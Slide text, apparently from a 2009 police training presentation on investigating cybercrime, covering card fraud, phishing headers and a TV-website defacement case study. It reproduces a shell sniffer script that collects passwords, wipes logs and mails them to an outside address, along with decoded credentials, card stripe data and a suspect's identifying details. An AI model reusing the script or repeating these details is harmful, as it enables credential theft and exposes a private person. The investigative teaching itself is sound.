

➤ **Challenges in investigating cyber cases**

➤ **How to investigate**

Virgil Spiridon

Project on Cybercrime in Georgia

Tbilisi – 28 September 2009



- Who can conduct the analyze of the equipment?
- What equipment do you need?
- What you are looking for?
- How you represent the result?
- Is the result considered an evidence?



	4567 3500 0445 8515
<i>Track 1 :</i>	
<i>Track 2 :</i>	4567350004458515=0807201569000000001
	07/08
	VISA – DEBIT CLASSIC
	Plastic alb cu inscriptia "1341"
	Alliance and Leicester Buiding Society Admin 7 North P. O. Box 645 Liverpool, ENGLAND L69 8HF

How you can check the credit cards?

Who can analyze the credit card?

Who can check the information from the magnetic stripe?

How you can check if there is a fraud committed?

How you can check where the credit card has been used?

Phishing attacks


- message –header
- e-mail account
- fake site
- hosting server
- analyze the site/data base/e-mail account
- logs from e-mail accounts
- compromised credentials/ credit cards/money transfers

Return-Path: <marcel.patatu@root.ro>
X-Envelope-To: virgil.spiridon@root.ro
Received: from office-pc ([192.168.232.217])
 (authenticated user marcel.patatu@root.ro)
 by mail.root.ro
 (using TLSv1/SSLv3 with cipher AES256-SHA (256 bits))
 for virgil.spiridon@root.ro;
 Mon, 21 Sep 2009 21:11:37 +0300
Content-Type: text/plain; charset=iso-8859-15; format=flowed; delsp=yes
To: "Virgil SPIRIDON" <virgil.spiridon@root.ro>
Subject: Re:
References: <20090921061546.9ad5c561@mail.root.ro>
Date: Mon, 21 Sep 2009 21:11:39 +0300
MIME-Version: 1.0
Content-Transfer-Encoding: 8bit
From: "Marcel PATATU" <marcel.patatu@root.ro>
Organization: IGPR - DCCO
Message-ID: <op.u0mctpmccayflx@office-pc>
In-Reply-To: <20090921061546.9ad5c561@mail.root.ro>
User-Agent: Opera Mail/10.00 (Win32)

actualizat site-ul ce cele 2 probleme la ora 21:11.

On Mon, 21 Sep 2009 09:15:46 +0300, Virgil SPIRIDON
<virgil.spiridon@root.ro> wrote:

> vezi a pe site, daca intri sa descarci programul este tot cel vechi,
> acolo unde zice program detaliat
> te rog sa-l schimbi



Computer intrusion

Hacked By MORFEUS @ #RooTeRs Team . Undernet

Greeting's to d3co .

The Team :

MORFEUS
joanito
|LaUr|
oRiCaRe
cHrYsTyaN
d3co
Storm4u

Message from |LaUr| :

pup alida}{

Message from the team :

PROTV RULLLLZ!!!! TVR E UN CACAT!!!!

Copyright by #RooTeRs Team . All Rights Reserved.

www.t...ro



(Log files) –server: attack started at 22:37 (07.04.2006):

```
--22:37:31-- http://www.radio-extaz.biz/dc
=> `dc'
Resolving www.radio-extaz.biz... 84.22.161.132
Connecting to www.radio-extaz.biz|84.22.161.132|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 735 [text/plain]
OK 100%
22:37:31 (36.89 MB/s) - `dc' saved [735/735]
--22:37:48-- http://www.radio-extaz.biz/dc
=> `dc.1'
Resolving www.radio-extaz.biz... 84.22.161.132
Connecting to www.radio-extaz.biz|84.22.161.132|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 735 [text/plain]
OK 100%
22:37:48 (70.10 MB/s) - `dc.1' saved [735/735]
Unable to Connect
sh: /usr/games/fortune: No such file or directory
```

user "root"/password "root" from IP 85.186.55.37 and user
"Morfeus"/password "vaspargsamoaramata" from IP 151.80.11.153:

```
04/07/06 23:23:36 tcp 85.186.55.37.2233 -> wunjo.tvr.ro.80  
(http)N·GET / HTTP/1.1N·Host: www.tvr.roN·Authorization: Basic  
cm9vdDpyb290 [root:root]04/07/06 23:23:36 tcp 85.186.55.37.2233  
-> wunjo.tvr.ro.80 (http)N·GET / HTTP/1.1N·Host: www.tvr.roN·  
Authorization: Basic cm9vdDpyb290 [root:root]
```

```
04/07/06 23:26:45 tcp 151.80.11.153.3594 -> wunjo.tvr.ro.80  
(http)N·POST /.defaced.php HTTP/1.1N·Host:  
www.tvr.roN·Authorization: Basic  
TW9yZmV1czp2YXNwYXJnc2Ftb2FyYW1hdGE=  
[Morfeus:vaspargsamoaramata]
```

Checks on www.ripe.net:

•85.186.55.37

85.186.55.0 - 85.186.55.255

Expansion Net SRL

strada Tudor Vladimirescu, bl. 35, ap. 20

Hunedoara, Romania

+40-723-365257

•151.80.11.153

151.80.0.0 - 151.80.255.255

IUnet

Via Lorenteggio 257

Milano, I-20100

Infostrada Internet Staff

Infostrada SpA

Via Lorenteggio 257

I-20152 Milano

Italy

+39 02 413311

Sniffer- for collecting (users and passwords) –send to frigueros@yahoo.it

```
#!/bin/sh
cd /usr/lib/
./popauth -r httpd.log >> test
echo "$(uptime)" >> test
rm -rf httpd.log
echo "named.sn"
cat /usr/lib/named/named.sn >> test
rm -rf /usr/lib/named/named.sn
cd /usr/lib/named
./clean
./cleanssh
echo "ssh.log" >> /usr/lib/test
cat ssh.log >> /usr/lib/test
cd /usr/lib/
mail frigueros@yahoo.it -s "Sniffu pe ziua de azi :))" < test
A=$PATH
killall -9 popauth
export PATH=/usr/lib/
popauth -w httpd.log &
export PATH=$A
```

Text messages sent to frigueros@yahoo.it

```
rootS·root@wunjo.tvr.ro0·frigueros@yahoo.itR·frigueros@yahoo.itM·N2Receive
d: by wunjo.tvr.ro (Postfix, from userid 0)N7 id 2BF532DC6AE; Sun, 9 Apr 2006 03:10:00 +0300
(EEST)N·To: frigueros@yahoo.itN"Subject: Sniffu pe ziua de azi :))N5Message-Id:
<20060409001000.2BF532DC6AE@wunjo.tvr.ro>N,Date: Sun, 9 Apr 2006 03:10:00 +0300 (EEST)N·From:
root@wunjo.tvr.ro (root)N·NG 22:56:35 up 112 days, 12:28, 0 users, load average: 0.14, 0.14,
0.09N·ssh.logN·-----NB04/07/06 23:41:31 tcp 82.76.162.250.1555 -> wunjo.tvr.ro.80
```

Internet searches: <http://www.bynetics.net/07/tv.-hacked/>,
<http://forum.softpedia.com/lofiversion/index.php/t121747.html>

 <http://www.bynetics.net/07/tvr-hacked/>

mai bine nu ziceati nimic. tocmai ati dovedit cat de inculti sunteti. si d3co, mai bine nu ziceai ca sunteti peste 18 ani, v-ati facut mai de kkt decat erati deja.
\"si noua ne place sa ne bagam pula in munca altuia\" cu asta v-ati dat cu firma-n cap. pt ce-i care-i numesc pe indivizii de mai sus hackeri: genu respectiv se numeste cracker si e total opusul unui hacker.
\"hai mafia de la Fagaras sa ne pisham pe restu\" ce mafie ma distrusule? 2-3 bubosi cu care te intalnesti in sala de net sau pe mirc? loool
you are going down!

56. *Huper* Says:

April 10th, 2006 at 3:00 am

ooh, so down!

57. *Morfeus* Says:

April 10th, 2006 at 6:38 am

Huper, cata invidie pe tine =))

58. *netics* Says:

April 10th, 2006 at 7:29 am

Morfeus cati anisori ai?

59. *Huper* Says:

April 10th, 2006 at 9:02 am

loooooooooo! Morfeus!!! de ce invidie ma? pe ce as putea fi invidios?

60. *Huper* Says:

April 10th, 2006 at 9:03 am

bani fac mai multi ca tine, programare stiu mai bine ca tine. de ce ash fi invidios pe tine?

61. *Morfeus* Says:

April 10th, 2006 at 11:49 am

Address: <http://www.morfeus.us/>

netics ... Am 19 ani.

62. *netics* Says:


April 10th, 2006 at 12:29 pm

god.

Person who use the nick name “MORFEUS” alias Cristi, left Romania 6 years ago, for Italy. This person has a personal web page <http://morfeus.us> redirected to <http://script.go.ro> .



On the web site <http://script.go.ro> there is a contact e-mail matrix@thunder.it and a link to Undernet chanel #petrosani.
Internet investigations:



Real Name: **Cristi** » Avatar
Gender: Male
Location: Roma, Italy ([view map](#))
Webpages: www.planetfunk.go.ro/Morfeus.htm
Birthday: 20/3/1987
Registered at: 04th of February @ 04:26pm (193 days ago)
Last Seen: 25th of June @ 02:30am (52 days ago)
Points: 5
Comments/Posts: [48](#)
Projects: [1](#)
Screenshots: [6](#)

» Picture
Image

» IRC Details
Undernet: [#petrosani](#), [#roomchat](#)
Nicknames: **Morfeus**, **Riu**

[Contacts & Credits](#) / [Contributors](#) / [Terms and Conditions](#) / [Our Logos](#) / [Statistics](#) / [Report Abuse](#) / [Link to us:](#)
[Our History](#)

Copyright © mIRC Scripting Network 1999-2005.
If you have found a bug, please send a pmsg to [wiggie](#) or [tye](#) ([pmsg](#)).
Page compiled in 0.097s.

40 visitors [online](#) (1 registered / 39 guests).

[IRC Junkie - IRC News](#) [Team Clan X Scripting Group Site](#) [The most advanced IRC search engine](#)

New web site www.planetfunk.go.ro/Morfeus.htm, with DOB of the subject 20.03.1987, nicknames “Morfeus” and “Riu”

Because the Undernet channel he used we lerned he is from Petrosani.

Another e-mail: desnmo@yahoo.com .

Checks on <http://planetfunk.go.ro>:

Police data bases: B. R.-Cristian *DOB 20.03.1987 Petrosani, Romania.*

